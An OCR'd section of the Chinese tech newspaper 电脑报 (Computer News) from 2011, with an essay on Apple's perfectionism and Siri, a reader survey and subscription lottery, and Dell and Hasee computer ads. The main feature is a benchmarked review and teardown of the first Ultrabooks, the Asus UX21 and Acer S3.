其实这三个功能早已有之。在上世纪的诺基亚摩托罗拉时代，语音拨号就司空见惯，而后 Google 的 Android 智能化语音系统将这个功能提升到了新的高度，不但可以拨号，还可以发短信，写邮件，查地图，甚至导航而不需要按一个键。同时，对文字（识别后的语音可以理解为文字）的智能反馈如果常用 MSN，可能你会熟悉在世纪初就流行的各种 MSN 机器人，你不但能和它聊一个晚上，还能谈情说爱，打情骂俏，甚至比比谁会的脏话多。所以这么看来，带有识别和丰富交互能力的机器人也不新鲜。可问题是为什么不新鲜的东西在苹果那里却成了阿西莫夫笔下的鹅而在消费者中引起狂热，做了那么多年的诺基亚和努力早早去提升这项技术的 Google 却无人问津？回答这个问题，首先让我用百分制来表示这项技术的成熟度，早期诺基亚摩托罗拉只能进行语音拨号是 10 分，Android 虽然功能被扩展，但仍旧需要先行引导词（只能识别特定句子）的语音助手是 50 分，我会给 iPhone4s 的 Siri 100 分。因为 Siri 完美，她完美地结合了 Android 的功能并扩展了它，同时又融合了机器人的认知和反馈功能，使得 Siri 更似一个真人。

所以迟迟不推出 Siri 的苹果并不是因为没想清楚或技术不成熟，而是因为之前的 Siri 不完美。完美主义的乔布斯永远要将最完美的东西用在他的玩具上，而让消费者惊呼神奇的 Siri 也正是因为“完美”而得到广泛的认可。

苹果 iOS 系统早期对多任务处理迟迟无法支持是另一个例子。从发布 iPhone 开始，无论多少人怎么骂，怎么喊，乔布斯就是不让 i 设备同时运行多个任务，到 iPad 上市也没有。最终，在 iPhone4 上市之后的 iOS4 上，多任务才得以实现。想想多年前的塞班 S60 就能够多任务切换，而其他如 Windows 和三星手机也早已加入了多任务处理，很多顾客都觉得苹果如此吝啬不近人情，很多“专家、媒体”也大肆渲染这是 iOS 的一大弊端。

其实苹果很想支持多任务处理，问题只有一个：没有解决在多任务下如何才能丝毫不影响现有的完美用户体验。直到去年六月份，乔布斯才解决了这个问题。而他算得很清楚，过早地加入并不完美的多任务明显会和“完美用户体验”这一 iOS 杀手锏相违背，两权相衡取其轻，苹果宁愿推迟。

一个好主意，你能做到一半那是垃圾，但你做到完美，那就真的完美了。其实事情很多时候都是权衡的结果，你想要达到什么样的目标，你想要让你的客户体验到什么？是无数新鲜的功能，还是流畅顺滑的使用？这之间并没有好坏之分，iOS 和 Android 互相牺牲了对方的优势而获得了不同的顾客，塞班和 Windows Mobile 却寿终正寝。

当我正坐在第五大道苹果店门口的广场上，准备结束这篇文章时，看着等待购买 iPhone4s 的长长的队伍，想起霍金说过的那句话：宇宙源于不完美，而正是不完美造就了一切。

订阅电脑報享精彩好礼
ipad 源科固态硬盘等你来拿
邮政订报热线：11185

参加人群：
2012年全年订阅读者

活动时间：
活动截止到2012年3月1日（以邮戳为准），3月12日进行正式抽奖，
抽奖结果公布于2012年3月19日第11期电脑报及官方活动网址。

活动方式：
读者将订阅小票邮寄、传真给报社或将订阅小票的图像上传至活动邮箱，报社将收到的读者订阅小票（复印件皆可）汇总，进行抽奖，报社保证抽奖活动的公正、公平、公开。

信件邮寄地址：重庆市渝中区双钢路3号科协大厦 12F《电脑报》发行部（收）
邮编：400013 传真：023-63658769 咨询电话：023-63863737 400-6677-866 邮箱：choujiang@cpcwl.com 网站：www.icpcw.com
请读者在来信、传真或邮件中注明联系人和联系方式、邮编，以上资料的齐全有利于中奖后礼品的发放。

奖品设置：
兴奋奖3名
iPad2 16G
惊喜奖6名
源科红旗一代（XAPEAR）
全球首款手机加密固态硬盘
开心奖50名
源科USB3.0（PEN）
世界上最快的U盘
微笑奖500名
电脑报2011年合订本一套

本期的报纸看完了吗？这次2012年试刊改版革你觉得怎么样呢？有什么建议想法请告诉我们，我们将认真听取各位读者的意见，在明年的报纸上做出改进。（嗨嗨~小编准备的奖品还好吧，哈哈，对奖品有建议的就悄悄私信我啦pcw-report@vip.sina.com）

2012年《电脑报》试刊改版有奖调查

奖项设置

铁杆粉丝奖：3名
精英 H55H-M 主板

最佳参与奖：10名
笔记本音箱

幸运奖：50名
《电脑报 2011 合订本》

截止时间：2011年11月15日

请正确填写姓名、电话和地址，并在问卷中选择你认为合适的选项，若无特别说明，均为单选。

电脑报数字阅读平台 Repad R801

小编：全新升级的电脑报数字阅读平台将收录本期试刊数字版哦。

赠送：4GB TF 卡及 1000 元数字阅读服务

搭配 RK2918 方案、Android2.3 系统，整合机锋市场、AppChina 应用汇、91 助手系列、快手看片等大批优秀应用。全新的数字阅读平台无论是阅读《电脑报》还是其他图书，都更加方便。

快来电脑报商城 http://shop.icpcw.com 看看吧！

咨询电话：023-63658888 转 12007、13108

个人信息

1.姓名：________________

2.职业：________________

3.电话：________________

4.E-mail：________________

5.通讯地址：________________

6.你的性别？（ ）A. 男 B. 女

7.你的年龄？（ ）
- A. 18 岁以下
- B. 18~25 岁
- C. 26~34 岁
- D. 35~44 岁
- E. 45 岁以上

8.你获得本期报纸的途径是（ ）
- A. 订阅
- B. 报刊亭购买
- C. 借阅
- D. 其他

9.你是否参与过《电脑报》官方网站 www.icpcw.com 论坛互动？（ ）
- A. 参加过 B. 没参与

10. 你是否在微博上与 @ 电脑报（weibo.com/cpcw）互动及交流？（ ）
- A. 有过互动
- B. 关注但没交流过
- C. 有微博账号但没有关注
- D. 没有新浪微博账号

试刊调查

11.今年试刊中最大的变化是将评测内容全部集中在一起，成立了“评测实验室周刊”，你觉得这种改动（ ）
- A. 非常好，全部评测放在一起有利于提升电脑报评测的品牌力度
- B. 还行，便于收集和阅读
- C. 不怎么样，不同种类的产品评测放在一起显得混乱
- D. 无所谓
- E. 其他

12.将游戏周刊与网络软件周刊整合为应用娱乐周刊，你认为（ ）
- A. 仍然希望有独立的游戏周刊
- B. 整合可以但游戏的内容偏少
- C. 支持改动，内容比例比较合适
- D. 无所谓
- E. 其他

13.你对数码周刊与平板手机周刊整合为平板数码周刊的意见是（ ）
- A. 支持，两者内容比例合适，内容更丰富
- B. 支持整合，但希望加大对平板手机的内容比例
- C. 支持整合，但希望减少对平板手机的内容比例
- D. 反对，我更喜欢独立的两个周刊
- E. 无所谓
- F. 其他

14.今年我们提出了“成为网络时代海量信息的筛选者、评价者”的思路，各周刊加大了对海外及网络信息的编译和评点力度。你认为（ ）
- A. 支持，有助于读者接触更多更新的信息
- B. 理念很好，但试刊中体现的力度还不够
- C. 我更喜欢原创内容
- D. 无所谓
- E. 其他

15.试刊中你最喜欢的周刊是（ ）
- A. 新闻周刊
- B. 笔记本整机周刊
- C. 平板数码周刊
- D. 硬件 DIY 周刊
- E. 评测实验室周刊
- F. 应用娱乐周刊

16.试刊中你最不喜欢的周刊是（ ）
- A. 新闻周刊
- B. 笔记本整机周刊
- C. 平板数码周刊
- D. 硬件 DIY 周刊
- E.评测实验室周刊
- F. 应用娱乐周刊

17. 从 2011 年试刊我们提出了“短阅读”概念，贯穿整个 2011 年，在本次 2012 试刊中“短阅读”依然是我们坚持的原则，你觉得（ ）
- A. 今年还好，试刊不行
- B. 都没有短阅读的感觉
- C. 试刊的短阅读做得较好
- D. 无所谓
- E. 其他

18.对本次试刊的整体内容质量，如果满分为 5 分，你的评价是（ ）
- A. 5 分 B.4 分 C.3 分
- D.2 分 E.1 分

19.电脑报在 2011 年打造的数字阅读平台，你是否参与（ ）
- A. 安卓客户端
- B. iPhone 客户端
- C. 读览天下数字阅读
- D. 还没有尝试过

20.2012 年你是否继续阅读《电脑报》？（ ）
- A. 会去邮局订阅
- B. 会在报刊亭购买
- C. 会借阅
- D. 会购买电子版
- E. 不再阅读

21.对明年的《电脑报》还有什么建议和要求？（可另附纸说明）

提交方式

1.填写本页问卷（复印有效），于 2011 年 11 月 15 日（以当地邮戳为准）前寄回。

邮寄地址：重庆市渝中区双钢路 3 号科协大厦 1306 室
收件人：电脑报读者服务中心
邮编：400013

2.在线提交

调查地址：http://vote.icpcw.com/2012dc

3. 将选项和建议发送至电子邮件 pcw-opinion@vip.sina.com 参与本次活动。

Dell™ 推荐使用 Windows® 7。

我本善变 幻彩万圣夜

万圣节狂欢！戴尔™ Inspiron™ 灵越™ 14R-switch，十种炫目彩壳，鬼脸换不停，赠送鼠标套装、无线路由器和神秘礼物，派对更加欢不停。鬼灵精怪，就是我！

戴尔 激发无限

戴尔™ Inspiron™ 灵越™ 14R
¥5,499
- 第二代智能英特尔®酷睿™ i5-2430M处理器
- 正版Windows® 7 Home Basic
- 4GB DDR3内存/640GB* 5400RPM 硬盘
- 14"高清WLED镜面显示屏，支持TureLife™技术
- 1GB ATI® Radeon™ HD 6630M显卡
- 招行0手续费12分期 每月只需RMB 459元

戴尔™ Studio XPS™ 14z
¥7,699
- 第二代智能英特尔®酷睿™ i5-2430M处理器
- 正版Windows® 7 Home Premium
- 4GB 内存/500GB* 7200RPM 硬盘
- 14"高清HD WLED显示屏，支持TureLife™技术
- 1GB NVIDIA® GeForce® GT 520M 显卡
- 招行0手续费12分期 每月只需RMB 642元

戴尔™ Inspiron™ 灵越™ 14R
¥4,499
- 第二代智能英特尔®酷睿™ i3-2330M处理器
- 正版Windows 7 Home Basic
- 2GB DDR3内存 / 500GB 7200RPM 硬盘
- 14"高清WLED镜面显示屏，支持TureLife™技术
- 1GB ATI® Radeon™ HD 6470M显卡
- 招行0手续费12分期每月只需 RMB 375元

戴尔™ Inspiron™ 灵越™ 560s
¥3,499
- 英特尔®奔腾®处理器 E6700 (3.2GHz)
- 正版Windows® 7 Home Basic
- 2GB DDR3内存
- 500GB* 硬盘
- Dell™ IN2030M 20" WLED显示器

戴尔™ Inspiron™ 灵越™ 620
¥4,199
- 英特尔®奔腾®处理器 G620 (2.60GHz)
- 正版Windows® 7 Home Basic
- 2GB双通道DDR3内存/500GB* 7200RPM 硬盘
- 1GB ATI® Radeon™ HD 6450显卡
- Dell™ IN2030M 20" WLED显示器
- 招行0手续费12分期每月只需 RMB 350元

戴尔™ Inspiron™ 灵越™ 14R采用第二代智能英特尔®酷睿™ i3-2330M处理器

截至到2011年10月28日，凡刷招行信用卡分12期购买任何一款单价高于RMB4000元的戴尔产品，均免除分期手续费。

英特尔®，智能电脑的芯！

立即致电或上网，轻松购买戴尔

想要了解更多产品信息，请登录戴尔官网www.dell.com.cn/go

800 858 2444 固定电话方可免费拨打 400 885 8555 手机拨打只收市话费用

Dell推荐使用
McAfee SecurityCenter
杀毒、防黑客、防盗号、拦截垃圾邮件及色情防护。McAfee®全套功能安全防护软件，让您网上冲浪不怕木马攻击。现在加RMB200元，即可升级拥有3年McAfee®软件。

intel inside
CORE i3
英特尔® 酷睿™ i3

电脑报 Notebook Desktop

B 笔记本整机

2011年10月24日　第42期
B01~B12版
投稿信箱:pcw-pc@vip.sina.com
热线:(023)63658800
传真:(023)63658889
主编:徐远志
主笔:翠　竹
美编:毛代洪

>B06 联想、惠普、华硕热本消费者报告　>B07 笔记本散热新说　>B12 笔记本加装固态硬盘全攻略

超级本驾到

Ultrabook全解剖

踏着轻盈的步伐,Ultrabook来了。它的姿色如何?它能做什么?能否打破“轻薄本性能低下”的宿命?又是通过什么方法实现如此轻薄?我们为你完全解剖!

双A带你进入Ultrabook殿堂

作为台系品牌的最强代表,华硕(Asus)和宏碁(Acer)均在第一时间发布了自家的Ultrabook产品——华硕UX21和宏碁S3,并在第一时间送到了《电脑报》笔记本整机周刊。话不多说,先睹为快!

Ultrabook硬件参数

	华硕UX21	宏碁S3
尺寸	11.6英寸	13.3英寸
重量	1.146kg	1.345kg
处理器	Core i7 2677M(双核心四线程1.8GHz,最高睿频2.9GHz)	Core i5 2467M(双核心四线程1.6GHz,最高睿频2.3GHz)
显卡	HD Graphics 3000	HD Graphics 3000
内存	4GB DDR3	4GB DDR3
硬盘	128GB SSD	320GB HDD+20GB SSD

知识补遗:Ultrabook是什么?

Ultrabook中文直接翻译是“超级本”,不过大家可以理解为“极致轻薄本”。Ultrabook是英特尔对下一代轻薄型笔记本电脑的定义,在各项硬参数上都有严格要求,包括低于20mm的厚度和低于1.4kg的裸机重量,5~8小时的续航时间,无光驱,标配SSD,使用Sandy Bridge低电压处理器(TDP为17W)及核芯显卡(SNB的集成显卡)。当前英特尔对Ultrabook可谓大手笔投入,并希望整个产业链都跟随其步伐,进而降低产品成本。

Ultrabook基准性能大揭秘

●Ultrabook VS 第一代轻薄本

英特尔所制订的Ultrabook计划分为三个阶段,目前的Ultrabook实际上是低电压版本的SNB处理器+核芯显卡所组成的第一阶段,而在明年的IVY Bridge发布后才进入第二阶段,即标准电压处理器+核芯显卡。

不知大家还是否记得第一代轻薄本,也就是当年的CULV处理器轻薄本,虽然通过配备超低电压处理器让外观做到了一定程度的轻薄,但过于低下的性能使它最终无法获得市场认可,无疾而终。这次的Ultrabook同样采用了低电压处理器,与前代CULV轻薄本相比,Ultrabook到底实现了多少提升呢?我们找到了一款采用Core 2 Solo SU3500处理器和X4500HD主板集成显卡的CULV轻薄本,对比采用Core i5 2467M处理器的Ultrabook,通过实际测试来看看Ultrabook能否实现质变吧。

测试结果是很明显的,时隔两年半后,同为超轻薄设计的Ultrabook在性能上远远地超过了第一代CULV轻薄本,应该说是发生了性能上的质变,在所有的测试中Ultrabook几乎都达到了成倍的领先幅度,轻薄本的性能危机已不复存在。

●Ultrabook PK SNB标准电压本

虽然在性能上远胜第一代CULV处理器轻薄本,但Ultrabook与标准电压SNB处理器之间差别有多大,肯定是大家关心的。毕竟,Ultrabook是价格更高的产品,大家肯定不希望花大价钱买比SNB标准电压本性能差太多的产品。因此,我们选择了TDP为35W的Core i3 2310M来做Core i5 2467M的对手。

如果只从硬件规格来看,Core i5 2467M与Core i3 2310M有着明显差距,其中主频就落后了0.5GHz,理论上前者性能会全面落后于后者。但从测试成绩来看并非如此,在关于处理器性能的五项测试中,Ultrabook所采用的Core i5 2467M紧紧咬住Core i3 2310M,甚至在Super Pi以及Cinebench R10单核心运算中都领先2%,让人惊喜。这种出色的性能表现正是源自Core i5处理器所支持的睿频技术,在单核执行时Core i5 2467M主频可达2.3GHz,而这两项测试正是注重单核性能的。

在核芯显卡性能方面,由于默认核心频率较低,最高频率也相差无几,所以Ultrabook在3DMark Vantage中落后标准电压本近10%,在OpenGL测试中也落后一些,但总体幅度非常小。

从整体来看,Ultrabook的性能仍不如标准电压处理器笔记本,但差别非常小,很多差异甚至可以忽略不计。同时Ultrabook还标配SSD,在HD Tune和PCMark Vantage磁盘测试中分别得到了123%和620%的领先,这无疑让Ultrabook的卖点更加突出。

处理器规格对比表

	Core i5 2467M	Core i3 2310M	Core 2 Solo SU3500
核心/线程	2/4	2/4	1/1
主频/最高睿频	1.6GHz/2.3GHz	2.1GHz/不支持睿频	1.3GHz/不支持睿频
缓存	3MB三级缓存	3MB三级缓存	3MB二级缓存
TDP	17W	35W	5.5W
制程	32nm	32nm	45nm
最大支持内存	8GB	16GB	N/A
核芯显卡型号	HD Graphics 3000	HD Graphics 3000	无
核芯显卡默认频率/最高频率	350MHz/1.15GHz	650MHz/1.1GHz	无

Ultrabook PK CULV轻薄本基准性能成绩表

	Ultrabook(Core i5 2467M)	SU3500	性能差别
Cinebench R10 1 cpu/x cpu/OpenGL	3570/7236/4083	1436/无/1052	148%/无/288%
Cinebench R11.5 cpu/OpenGL	1.93pts/7.99fps	0.4pts/无法完成	382%/无
Super Pi 1M/2M	17/39秒	33.5/76.8秒	49%/48%
PCMark Vantage生产力/磁盘	10251/33457	1685/2155	508%/1452%
3DMark Vantage CPU/GPU	P6350/P1403	P1483/P128	328%/998%
HD Tune读取速度	163.8MB/s(SSD)	60.6MB/s	170%
测试系统采用Windows 7 Ultimate 64位版			

Ultrabook PK 标准电压本基准性能成绩表

	Ultrabook(Core i5 2467M)	Core i3 2310M	性能差别
Cinebench R10 1 CPU/x CPU/OpenGL	3570/7236/4083	3485/7397/4147	2%/-2%/-2%
Cinebench R11.5 CPU//OpenGL	1.93pts/7.99fps	1.99/8.25	-3%/-3%
Super Pi 1M/2M	17/39秒	17.5/41秒	2%/5%
PCMark Vantage生产力/磁盘	4718/23547	5515/3267	-14%/620%
3DMark Vantage CPU/GPU	P6350/P1403	P7011/P1558	-9%/-10%
HD Tune读取速度	163.8MB/s(SSD)	73.4MB/s(HDD)	123%
测试系统采用Windows 7 Ultimate 64位版			

下转B02版

上接B01版

即使是最厚的转轴区域，Ultrabook 也能与 MacBook Air(中)抗衡

与苹果 13 英寸的 MacBook Air（中）的组合对比照，华硕 UX21(上)和宏碁 S3(下)在轻薄程度上足以与之匹敌

华硕 UX21 是 11.6 英寸 Ultrabook，本期评测周刊 E9、E10 版有该机的评测，敬请关注

宏碁 Aspire S3 则是一款 13.3 英寸 Ultrabook，体形也明显小于同尺寸常规产品

Ultrabook 实际应用逐个看

在理论测试(指基准测试)上足以与标准电压本媲美的 Ultrabook，面对各种实际应用时的实际表现又如何呢？要知道，软件跑分厉害，实际应用不行的产品不是没有。所以，接下来，我们将会模拟大量的用户实际应用，如基本的开机、高清视频播放、多页面网页浏览，以及进阶级的视频转码（将一段 200MB 的 1080P 片段转为 iPhone 使用格式）、PhotoShop 渲染（对一张 30MB JPEG 格式图片进行多种滤镜渲染)及 3D 游戏测试，从实际应用的角度来考查 Ultrabook 到底能干什么。同样，我们也将纳入 CULV 轻薄本与 SNB 标准电压本作为对比参考。

Ultrabook 应用测试成绩表

	Ultrabook(Core i5 2467M)	Core i3 2310M	SU3500
开机时间	29 秒	37 秒	48 秒
1080P 高清视频处理器占用率	34%	29%	86%不流畅
同时打开 10 个门户网站	流畅	流畅	不流畅
CyberLink MediaEspresso 6.5 视频转码时间	31 秒	30 秒	114 秒
PhotoShop 多重滤镜渲染时间	21 秒	17 秒	55 秒
《使命召唤 7》	23fps	26fps	无法运行
《星际争霸 2》	55fps	68fps	24fps
《科林麦克雷:尘埃 3》	53fps	61fps	19fps

注:游戏测试均采用 1366×768 分辨率，低画质运行

应用实测结论:Ultrabook轻松搞定当前大多数主流应用

1.1080P 高清视频流畅播放
2.轻松实现多网页浏览
3.较为高效的视频、图形处理
4.低画质下的主流 3D 游戏

测试成绩说明一切，采用 Sandy Bridge 平台超低电压处理器的 Ultrabook 足以轻松搞定以上四类应用，尤其是在图形处理和视频转码等以往轻薄本都无法高效运行的进阶级应用中，Ultrabook 所表现出的性能远胜跟它体形类似的 CULV 轻薄本，单就性能而言即便是面对标准电压本也不会逊色。而且，标配 SSD 也让 Ultrabook 的开机、软件加载时间明显缩短，可以说 Ultrabook 在性能跟上了步伐的同时，易用性也有了独到的卖点。

Ultrabook 轻薄之谜

在性能够主流的同时，Ultrabook 的轻薄外形同样让人着迷，它究竟是如何做到如此轻薄的？在内部设计上又有哪些独到之处呢？接下来我们就通过与一款常规 13 英寸本拆解对比，为大家一一解开 Ultrabook 轻薄之谜。

解谜一:配件采用小型化和固化设计

为了将厚度降至最低，Ultrabook 如内存、SSD 等内部配件采用了一体化设计，即完全固化在主板上，这样的设计对降低厚度有着明显的作用。另外，Ultrabook 内部不会预留升级插槽。


解谜二:采用超薄的锂聚合物电池大幅降低厚度

想要实现极致轻薄，锂聚合物电池是必然选择，Ultrabook 也不例外。与传统的锂离子电池不同，锂聚合物电池使用胶质电解质，形状也可有多种设计，更容易做薄，而且单位体积内电容量更大。

解谜三:小型化主板和散热器

Ultrabook 的主板体形非常小巧，而且得益于 TDP 仅为 17W 的超低电压处理器，散热组件的体形也远远小于传统本，短小的热管、薄薄的铝制散热片、小巧的出风槽（见左例主图），就能满足 Ultrabook 的散热需求。

关于 Ultrabook 的更多内部设计，请见评测周刊 E9、E10 版华硕 UX21 内部拆解详图。



🟥 电池 🟩 双硬盘、WIFI 🟨 主板

内存固化，是极致轻薄本的惯有设计，Ultrabook 也不例外

Ultrabook 多采用“裸体版”SSD，比有外壳的小多了

Ultrabook 所采用的锂聚合物电池(下)明显薄于传统本的锂离子电池(上)

不得不直面的挑战和问题

从前面的测试和对比我们得出的结论是：依托于 SNB 低功耗处理器的 Ultrabook 目前在性能上相对早期的 CULV 轻薄本已经实现了质的飞跃，已经完全可以应付除了大型 3D 游戏外的所有常规应用。办公、海量的网页流览、全高清视频播放、低画质下的普通 3D 游戏、简单的图形图像处理等统统都不是问题。从普通用户的应用角度来说，Ultrabook 的确可说是“很好用”了。

不过，事物从来都不是孤立的。当我们把 Ultrabook 放于市场中，它还是面临很多挑战和问题：

●苹果MacBook Air

首先是苹果的 MacBook Air。同以 13 英寸为例，宏碁的 S3 售价 7999 元，Air 售价 9998 元。是的，它们的操作系统不同，我们所熟悉的应用在苹果系电脑上很少也很麻烦，有些甚至没有。但作为“极致机型”，本身就有炫酷的成分，而且两机对比下来，13 英寸的 Air 在触控板、键盘、扬声器上都有更好表现。1999 元的差价，似乎还不足以说服消费者无视苹果 Air 而积极投入 Ultrabook 的怀抱，抑或是——两者都不拥抱。

Ultrabook(左)对比苹果 MacBook Air(右)，总体来说，谁也没有绝对的优势

下转B04版

神舟电脑大降价

2000元笔记本成主流

金秋十月，神舟电脑再次发力，促销重点转移到2000元级笔记本战线，制定了一系列降价优惠措施。从仅售1999元的11.6英寸神舟小本优雅UV20-C17，到全球首款2399元13.3英寸双核独显本优雅A350-T35，款款都是两千元级别上的精品，2000元级笔记本已经成为市场的主流！

11.6"超轻薄本1999元

对于消费者来说，轻薄、长续航、满足正常的办公娱乐需求逐渐成为选本的主要因素。

神舟优雅UV20-C17，采用英特尔超低电压处理器743，将英特尔ULV平台技术的优势与11.6吋LED宽屏结合，A面采用膜内漾印蓝色星空图案，时尚且防滑耐磨。1G内存、250G硬盘、无线网卡等主流配置满足大多数办公娱乐需求。搭配锂离子聚合物电池，带电池仅重1.46kg，具有超长续航、轻薄便携的特点。

优雅UV20-C17

英特尔超低电压处理器743
英特尔GMA3150显卡
11.6"LED宽屏
1G DDR2内存
250G SATA硬盘
内置摄像头
锂离子聚合物电池
内置无线网卡
仅重1.46kg

¥1999

14"双核本横扫1999元

花1999元购买一个功能简单的小尺寸上网本，已经不是什么稀罕事，神舟优雅小本Q230系列甚至卖到了1699元。但是花1999元购买一款内置光驱的14吋全能本，就是一件令人精神振奋的消息了，天运F2000就是这样一款精品笔记本。

它拥有双核2.1G的强劲动力， 14.0吋LED宽屏，320G硬盘，DVDRW光驱，并内置摄像头。天运F4000则升级为动力更强劲的奔腾双核2.3G处理器T4500，搭配2G内存和无线网卡仅售2299元。

天运F2000/F4000

英特尔赛扬双核2.1G处理器T3500
英特尔奔腾双核2.3G处理器T4500
集成显卡
14.0"LED宽屏
1G/2G DDR2内存
320G SATA硬盘
DVDRW光驱
内置摄像头
内置无线网卡(F4000)

¥1999/2299

双核2G内存本2199元

神舟优雅A200-D52和A400-D52S为全球首款仅售2199元的双核2G内存笔记本，均采用超低功耗的双核1.8G处理器D525。其中，11.6吋优雅A200-D52拥有睿智黑和靓丽粉双色铝拉丝外观，轻盈便携，搭配6芯锂电池，续航时间长达8小时之久；

而优雅A400-D52S采用14.0吋LED宽屏，2G内存搭配320G硬盘，同时还增添了DVDRW刻录光驱，海量数据存储无忧，影音娱乐更为方便。

优雅A400-D52S

英特尔双核1.8G处理器D525
英特尔GMA3150显卡
14.0"LED宽屏
2G DDR3内存
320G SATA硬盘
DVDRW光驱
内置摄像头
内置无线网卡

¥2199

双核独显本热销2399元

神舟电脑一直致力于做最好的笔记本电脑，不仅在高端游戏笔记本市场上具有超强的突破性（如精盾系列等），在中低端独显本市场的成就也是显而易见的。

神舟优雅A350-T35就是其中的代表。配置上，英特尔双核处理器T3500与HD4530独显强强联合为移动用户开创了视觉计算的新标准，为用户提供了身临其境的逼真游戏环境，同时优异的散热系统设计也为其稳定高速的运行提供了更为全面安全的保障。

优雅A350-T35

英特尔赛扬双核2.1G处理器T3500
HD4530 256M GDDR3独显
13.3"LED宽屏
1G DDR2内存
320G SATA硬盘
DVDRW光驱
内置摄像头
内置无线网卡

¥2399

广告刊出后一周内有效

Hasee 神舟
神舟电脑 钻石品质

1G独显酷睿i3笔记本2999元

双核+8G内存+1G独显仅2999元

新梦T3600 D8

英特尔双核2.4G处理器G530
1G DDR3独显
8GB DDR3内存
500G SATA硬盘
DVD光驱
标配20"宽屏液晶

新双核
32nm处理器

8GB
DDR3内存

¥2999

优雅A480-i3 D1

性能级独显
GT425M
1G DDR3

NEW
14.0"
LED宽屏

内置130W像素摄像头
GT425M/GMA HD智能切换双显卡

英特尔酷睿i3双核2.4G处理器370M
英特尔HM55芯片组
GT425M 1G DDR3独显
14.0"LED宽屏
2G DDR3内存
320G SATA硬盘
DVDRW光驱
内置802.11B/G/N无线网卡

降200

¥2999

唐朝H200S

英特尔双核1.8G处理器D525
英特尔GMA3150显卡
17.3"宽屏液晶
2G DDR3内存
320G SATA硬盘
DVDRW光驱
内置读卡器及音箱

一体式液晶电脑

仅售 ¥2299

新瑞E1000 D3

英特尔双核1.8G处理器D525
英特尔GMA3150显卡
2G DDR3内存
500G SATA硬盘
DVD光驱

升级至
2GB
DDR3内存

配15.6"宽屏液晶

仅售 ¥1999

新瑞E3000 D5

英特尔双核3.2G处理器E6700
英特尔GMA X4500显卡
4GB DDR3内存
500G SATA硬盘
DVD光驱

4GB
DDR3内存

配18.5"宽屏液晶

仅售 ¥2499

优雅A420-P62 D2

英特尔奔腾双核2.13G处理器P6200
英特尔智能高清显卡
14.0"LED宽屏
2G DDR3内存
320G SATA硬盘
DVDRW光驱
内置130W像素摄像头

仅售 ¥2499
内置802.11B/G/N无线网卡

优雅A420P-B95 D1

新一代英特尔奔腾双核2.1G处理器B950
英特尔HD3000核芯显卡
14.0"LED宽屏
2G DDR3内存
320G SATA硬盘
DVDRW光驱
内置130W像素摄像头

铝合金外壳

仅售 ¥2599
内置802.11B/G/N无线网卡

优雅A420-i3 D2

英特尔酷睿i3双核2.13G处理器330M
英特尔智能高清显卡
14.0"LED宽屏
2G DDR3内存
320G SATA硬盘
DVDRW光驱
内置130W像素摄像头

铝合金外壳

仅售 ¥2799
内置802.11B/G/N无线网卡

新梦T3000 D3

英特尔双核2.7G处理器E3500
G310 512M DDR3独显
2G DDR3内存
500G SATA硬盘
DVD光驱

配18.5"宽屏液晶

仅售 ¥2499

新梦T6000 D5

英特尔双核3.2G处理器E6700
GT330M 1G DDR3独显
4G DDR3内存
500G SATA硬盘
DVD光驱

4GB
DDR3内存

配20"宽屏液晶

仅售 ¥2999

新梦T8000 D4

英特尔酷睿i5四核3.1G处理器2400
GT330M 1G DDR3独显
4G DDR3内存
1TB SATA硬盘
DVD光驱
内置读卡器

新i5
四核处理器

家电下乡
中标产品

1TB
SATA硬盘

4GB
DDR3内存

配21.5"宽屏液晶

仅售 ¥3999
若符合家电下乡条件，可另获405元政府补贴

优雅A460-P62 D1

英特尔奔腾双核2.13G处理器P6200
NVIDIA GT325M 512M GDDR3独显
14.0"LED宽屏
2G DDR3内存
320G SATA硬盘
DVDRW光驱
内置130W像素摄像头


性能级独显
GT325M
512M GDDR3

仅售 ¥2799
内置802.11B/G/N无线网卡

优雅A420P-i3 D1

第二代英特尔酷睿i3双核2.1G处理器2310M
英特尔HD3000核芯显卡
14.0"LED宽屏
2G DDR3内存
320G SATA硬盘
DVDRW光驱
内置130W像素摄像头

铝合金外壳



仅售 ¥2999
内置802.11B/G/N无线网卡

优雅A460P-B95 D1

新一代英特尔奔腾双核2.1G处理器B950
GT540M 1G DDR3独显
14.0"LED宽屏
2G DDR3内存
DVDRW光驱
320G SATA硬盘
内置高感光摄像头

USB 3.0

性能级独显
GT540M
1G DDR3

仅售 ¥2999
内置802.11B/G/N无线网卡

神舟电脑网上商城 http://www.hasee.net

政府及行业客户请拨打 800-999-6139 800-999-6239

神舟电脑股份有限公司 诚征各地经销商

直销电话 800-830-6022 固话电话 400-886-2668 手机拨打

沈阳	024-62125380
大连	0411-39789549
长春	0431-85131101
哈尔滨	0451-82838770
北京	010-57215674
天津	022-58625692
石家庄	0311-88611183
呼市	0471-6208691
郑州	0371-63597520
洛阳	0379-63316891
太原	0351-7555642
济南	0531-81183193
青岛	0532-83840995
临沂	0539-8375395
武汉	027-87158213
南昌	0791-86351623
长沙	0731-84168871
赣州	0797-8113703
南京	025-83158522
徐州	0516-87322239
合肥	0551-7132945
淮安	0517-83990671
连云港	0518-85803181
上海	021-54247130
苏州	0512-65574937
无锡	0510-82749690
常州	0519-89961158
南通	0513-85101930
杭州	0571-88210846
温州	0577-88891870
宁波	0574-27911188
金华	0579-82382133
贵阳	0851-5203126
昆明	0871-5163160
成都	028-85431109
重庆	023-68791029
绵阳	0816-2319926
兰州	0931-4810080
西安	029-85538967
银川	13323513469
乌市	0991-2339250
福州	0591-87119846
厦门	0592-2215992
泉州	0595-22168135
深圳	0755-83742307
东莞	0769-22316950
汕头	0754-83226001
惠州	0752-2530800
中山	0760-88661202
珠海	0756-2252256
广州	020-38499970
佛山	0757-82232161
海口	0898-65398713
柳州	0772-2834442
南宁	0771-2827115
江门	0750-3389803

神舟电脑公司将全力保障以上[illegible]中的信息，但由于可能出现疏漏，所有产品图片、规格及价格仅供参考，如有变更，恕不另行通知，请以实物、最终单据显示价格为准，促销活动仅限指定期限内的指定机型，[illegible]以实物为准，在法律许可的范围内，神舟电脑公司保留[illegible]活动的最终解释权。

PC产业 | PC Industry

被严重低估的台式机产业

@主笔 翠竹

最近和几家 PC 厂商的渠道商以及厂商自己的台式机部门做过沟通，在他们眼中，台式机是这样的产品：利润还好啦，比白菜一样的笔记本利润率高一些，但是前途的确不算光明。不过在我眼中，台式机是被严重低估的产业，可玩的东西还真不少！

